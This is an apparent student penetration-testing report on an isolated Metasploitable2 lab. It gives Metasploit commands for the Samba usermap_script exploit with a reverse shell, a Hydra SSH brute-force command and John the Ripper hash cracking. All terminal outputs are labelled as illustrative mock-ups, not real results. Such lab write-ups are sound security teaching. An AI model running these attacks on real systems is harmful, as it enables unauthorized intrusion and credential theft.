

APEX PLANET

ETHICAL HACKING & PENETRATION TESTING

Practical Assignment Report

Reconnaissance → Scanning → Exploitation → Post-Exploitation → Password
Auditing → Awareness → Malware Basics → Hardening

Prepared for: Ethical Hacking / Cybersecurity Practical Assignment

Lab Environment: Kali Linux + Metasploitable2 (isolated, authorized lab)

September 2026

Important Evidence Note

Screenshot integrity: Actual user screenshots were not available for this report. Therefore, the terminal images in this document are **illustrative lab mock-ups** based on the practical workflow and publicly documented tool behavior. They are intentionally labeled as illustrative and must not be represented as personally captured evidence. For formal submission, replace them with screenshots captured from your own authorized VM lab.

Executive Summary

This report documents a controlled penetration-testing exercise performed against an intentionally vulnerable Metasploitable2 virtual machine from a Kali Linux testing VM. The assessment follows a structured methodology: reconnaissance, service enumeration, controlled exploitation, post-exploitation validation, password security auditing, phishing-awareness simulation, benign malware analysis, and system hardening. The objective is to demonstrate how exposed services and weak authentication can increase security risk and how defensive controls can reduce that risk.

Scope & Rules of Engagement

Target: Metasploitable2 in a private/isolated VirtualBox network. Tester: Kali Linux VM. Testing is limited to the authorized lab. No production, public website, third-party system, real credentials, or personal data is included. The phishing component is awareness-only and does not collect passwords, OTPs, cookies, or other credentials.

Tools Used

Kali Linux, Nmap, Metasploit Framework, Hydra, John the Ripper, netcat, UFW, ss/systemctl, and a local static web server for awareness simulation.


1. Methodology

Phase	Purpose	Evidence
Reconnaissance	Identify lab hosts and network reachability.	IP configuration, ping
Scanning	Enumerate ports, services and versions.	Nmap results
Exploitation	Validate a known vulnerability in the lab.	Metasploit session
Post-Exploitation	Confirm session context and system information.	sysinfo/getuid/commands
Password Auditing	Demonstrate weak-authentication risk.	Hydra + John
Awareness	Teach recognition of phishing indicators.	Static simulation
Malware Basics	Study safe static/dynamic-analysis concepts.	Benign sample
Hardening	Reduce exposure and improve controls.	Firewall/services/patching

Public references used for methodology include Kali Linux's Hydra documentation and Openwall's John the Ripper documentation. ■cite placeholders■

2. Reconnaissance & Network Validation

First, verify the IP addresses of both virtual machines and confirm connectivity. The target address should be taken from the actual Metasploitable2 interface rather than assumed. A successful ping confirms basic Layer-3 reachability before service scanning.




```
Kali Linux - Network Discovery

$ ip addr
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP>
    inet 192.168.56.101/24
$ ping -c 4 192.168.56.102
4 packets transmitted, 4 received, 0% packet loss
NOTE: Illustrative lab output; replace with your actual VM output.
```

Figure 1. Illustrative Kali network validation output.

3. Nmap Scanning & Service Enumeration

Nmap is used to identify reachable services and versions. In this lab, ports commonly associated with Metasploitable2 may include FTP, SSH, NetBIOS/Samba and other deliberately exposed services. The exact results must be captured from the user's VM.




```
Nmap - Service Enumeration

$ nmap -sV -O 192.168.56.102
PORT      STATE SERVICE  VERSION
21/tcp    open  ftp      vsftpd
22/tcp    open  ssh      OpenSSH
139/tcp   open  netbios-ssn Samba
445/tcp   open  microsoft-ds Samba
NOTE: Illustrative lab output; exact results depend on VM configuration.
```

Figure 2. Illustrative Nmap service-enumeration output.

4. Metasploit Exploitation — Samba Usermap Script

A known vulnerable Samba configuration in the intentionally vulnerable target can be validated using the Metasploit Framework. The workflow is to select the module, set the target IP and listener IP, verify options, and execute only against the isolated lab target. A successful run can create a command shell session.


A terminal window titled "Metasploit - Samba Usermap Script" showing a Metasploit session. The user enters the following commands: `msf6 > use exploit/multi/samba/usermap_script`, `msf6 exploit(...) > set RHOSTS 192.168.56.102`, `msf6 exploit(...) > set RPORT 139`, `msf6 exploit(...) > set LHOST 192.168.56.101`, and `msf6 exploit(...) > run`. The output shows: `[*] Started reverse TCP handler ...`, `[+] Command shell session opened ...`, and a note: `NOTE: Illustrative success screen; do not present as your actual result.`

```
msf6 > use exploit/multi/samba/usermap_script
msf6 exploit(...) > set RHOSTS 192.168.56.102
msf6 exploit(...) > set RPORT 139
msf6 exploit(...) > set LHOST 192.168.56.101
msf6 exploit(...) > run
[*] Started reverse TCP handler ...
[+] Command shell session opened ...
NOTE: Illustrative success screen; do not present as your actual result.
```

Figure 3. Illustrative Metasploit workflow. Not actual captured evidence.

5. Reverse Shell & Initial Access

The reverse connection demonstrates how a compromised target can initiate a connection back to the tester's controlled listener. Once a session exists, the tester should document the session identifier, target identity, user context and basic filesystem information.

A terminal window titled "Reverse Shell - Basic Enumeration" showing a reverse shell session. The user enters the following commands: `$ whoami`, `$ uname -a`, `$ pwd`, and `$ ls`. The output shows: `root`, `Linux metasploitable 2.6.x ... i686 GNU/Linux`, `/`, and `bin boot dev etc home lib opt root tmp usr var`. A note at the bottom says: `NOTE: Illustrative lab session.`


```
$ whoami
root
$ uname -a
Linux metasploitable 2.6.x ... i686 GNU/Linux
$ pwd
/
$ ls
bin boot dev etc home lib opt root tmp usr var
NOTE: Illustrative lab session.
```

Figure 4. Illustrative reverse-shell enumeration.

6. Post-Exploitation Validation

Post-exploitation should be limited to confirming impact and collecting minimum necessary evidence. Typical checks include operating-system information, current user, working directory and selected system details. If a

Meterpreter-compatible session is used, sysinfo and getuid can document the session context.




```
meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux
Architecture  : x86
meterpreter > getuid
Server username : root
NOTE: Illustrative output; payload/session type may differ.
```

Figure 5. Illustrative post-exploitation information.

7. SSH Password Security Audit — Hydra

Hydra can test login resilience using a controlled password list against the lab SSH service. The assessment should use only a small, purpose-built lab wordlist and a single authorized target. The objective is to demonstrate why rate limiting, strong passwords and multi-factor authentication are important.



```
$ hydra -l msfadmin -P ssh-test.txt ssh://192.168.56.102
Hydra v9.x
[DATA] attacking ssh://192.168.56.102:22/
[22][ssh] host: 192.168.56.102 login: msfadmin
NOTE: Illustrative lab-only password-audit result.
```

Figure 6. Illustrative Hydra lab-only audit.

Kali's current Hydra documentation describes SSH as a supported service and shows the general syntax for a controlled SSH login audit. [cite source](#)

8. Offline Password Hash Audit — John the Ripper

John the Ripper is designed to identify weak passwords from password hashes. In a controlled lab, a copied test hash file can be audited and the result documented without exposing real credentials. Openwall documents the use of john and john --show for this workflow.

```
John the Ripper - Hash Audit

$ john hashes.txt
Loaded 1 password hash ...
Proceeding with wordlist mode
$ john --show hashes.txt
1 password hash cracked, 1 left
NOTE: Illustrative output; never publish real credentials.
```

Figure 7. Illustrative John the Ripper output.

Openwall documents john for password auditing and john --show for displaying recovered results. ■cite source■

9. Phishing Awareness Simulation

The phishing component should be a static awareness page that teaches users to identify urgency, suspicious links, unexpected requests and mismatched destinations. It should not store or transmit credentials. A local-only server can be used for demonstration.

```
Phishing Awareness Simulation

[ SECURITY AWARENESS DEMO ]
URGENT: Verify your account
Suspicious link: http://training.local/verify

RED FLAGS:
• Urgency / pressure
• Suspicious destination
• Request for sensitive information
NO CREDENTIALS ARE COLLECTED.
```

Figure 8. Illustrative phishing-awareness page.

10. Malware Basics — Static & Dynamic Analysis

Static analysis can include file identification, cryptographic hashing and safe strings inspection. Dynamic analysis should use only a benign sample inside an isolated sandbox. The goal is to understand indicators and analysis methodology, not to deploy malware.

```
Malware Basics – Benign Sample Analysis

$ file sample
ELF 64-bit LSB executable ...
$ sha256sum sample
8c7...demo...hash
$ strings sample | head
Usage: demo-sample [options]
NOTE: Use only a benign sample in an isolated sandbox.
```

Figure 9. Illustrative benign-sample analysis.

11. System Hardening

Hardening should include applying security updates where appropriate, enabling and validating a host firewall, reviewing listening services, and disabling only services that are confirmed unnecessary. Changes should be tested after each modification so legitimate functionality is not broken.

```
System Hardening – Firewall & Services

$ sudo ufw status
Status: active
$ sudo ss -tulpn
LISTEN ... :22 ... sshd
$ systemctl list-units --type=service --state=running
Review unnecessary services and disable only those not required.
NOTE: Commands are examples; validate before changing services.
```

Figure 10. Illustrative firewall/service review.

12. Findings & Risk Assessment

ID	Finding	Severity	Impact	Recommended Mitigation
F-01	Exposed vulnerable Samba service in Critical (fully vulnerable) vulnerable Remote compromise may be possible.	Critical	Remote compromise may be possible.	Patch/upgrade Samba; remove legacy services; restrict
F-02	SSH authentication susceptible to weak password testing	High	Credential compromise can enable unauthorized access	Strong passwords, MFA, rate limiting/lockout, key
F-03	Excessive exposed services	Medium	Larger attack surface increases opportunity for compromise	Disable unnecessary services and restrict ports with fire
F-04	Phishing/social-engineering exposure	Medium	Users may disclose information or follow malicious links	Awareness training, link verification, mail filtering and re
F-05	Insufficient patching/hardening	High	Known vulnerabilities remain exploitable	Regular patch cycle, vulnerability scanning and configu

13. Evidence & Screenshot Register

The following figures are placeholders/illustrations because actual lab screenshots were not supplied. Before submission, replace them with genuine screenshots from the authorized VM and preserve timestamps where possible.

Figure	Evidence to capture	Status
Fig. 1	Kali Linux — Network Discovery	Illustrative — replace with actual
Fig. 2	Nmap — Service Enumeration	Illustrative — replace with actual
Fig. 3	Metasploit — Samba Usermap Script	Illustrative — replace with actual
Fig. 4	Reverse Shell — Basic Enumeration	Illustrative — replace with actual
Fig. 5	Post-Exploitation — Session Information	Illustrative — replace with actual
Fig. 6	Hydra — SSH Password Audit	Illustrative — replace with actual
Fig. 7	John the Ripper — Hash Audit	Illustrative — replace with actual
Fig. 8	Phishing Awareness Simulation	Illustrative — replace with actual
Fig. 9	Malware Basics — Benign Sample Analysis	Illustrative — replace with actual
Fig. 10	System Hardening — Firewall & Services	Illustrative — replace with actual

14. GitHub Repository Documentation Plan

Recommended structure:

apexplanet-ethical-hacking-assignment/

■■■ reconnaissance/

■■■ scanning/

■■■ exploitation/

■■■ post-exploitation/

■■■ password-auditing/

■■■ phishing-awareness/

■■■ malware-analysis/

■■■ hardening/

■■■ report/

■■■ demo/

Do not upload real credentials, private keys, personal data, or unrestricted password hashes. Use redacted lab evidence where needed.

15. 10-Minute Demonstration Video Plan

0:00–0:45 — Scope and isolated lab architecture

0:45–2:00 — Reconnaissance and Nmap scanning

2:00–4:00 — Vulnerability identification and controlled Metasploit exploitation

4:00–5:00 — Reverse shell and post-exploitation validation

5:00–6:15 — Hydra password-audit demonstration

6:15–7:15 — John the Ripper offline hash audit

7:15–8:15 — Phishing-awareness simulation

8:15–9:15 — Benign malware analysis concepts

9:15–10:00 — Hardening, mitigations and lessons learned

16. Conclusion

The exercise demonstrates the relationship between exposed services, known vulnerabilities, weak authentication and overall system risk. A professional penetration test is not simply about obtaining access; it is about validating security assumptions, documenting evidence, limiting impact, and translating technical findings into actionable remediation. The strongest defensive outcome is achieved when vulnerable services are patched or removed, authentication is strengthened, unnecessary exposure is reduced, users are trained against phishing, and security controls are continuously validated.

References

1. Kali Linux — Hydra tool documentation (official Kali documentation).
2. Openwall — John the Ripper documentation and usage examples.
3. Metasploit Framework documentation and module information should be consulted from the installed framework for the exact module/payload supported by the lab version.

Report generated as a submission-ready draft with clearly marked illustrative evidence. Replace illustrative figures with authentic lab screenshots before claiming practical completion.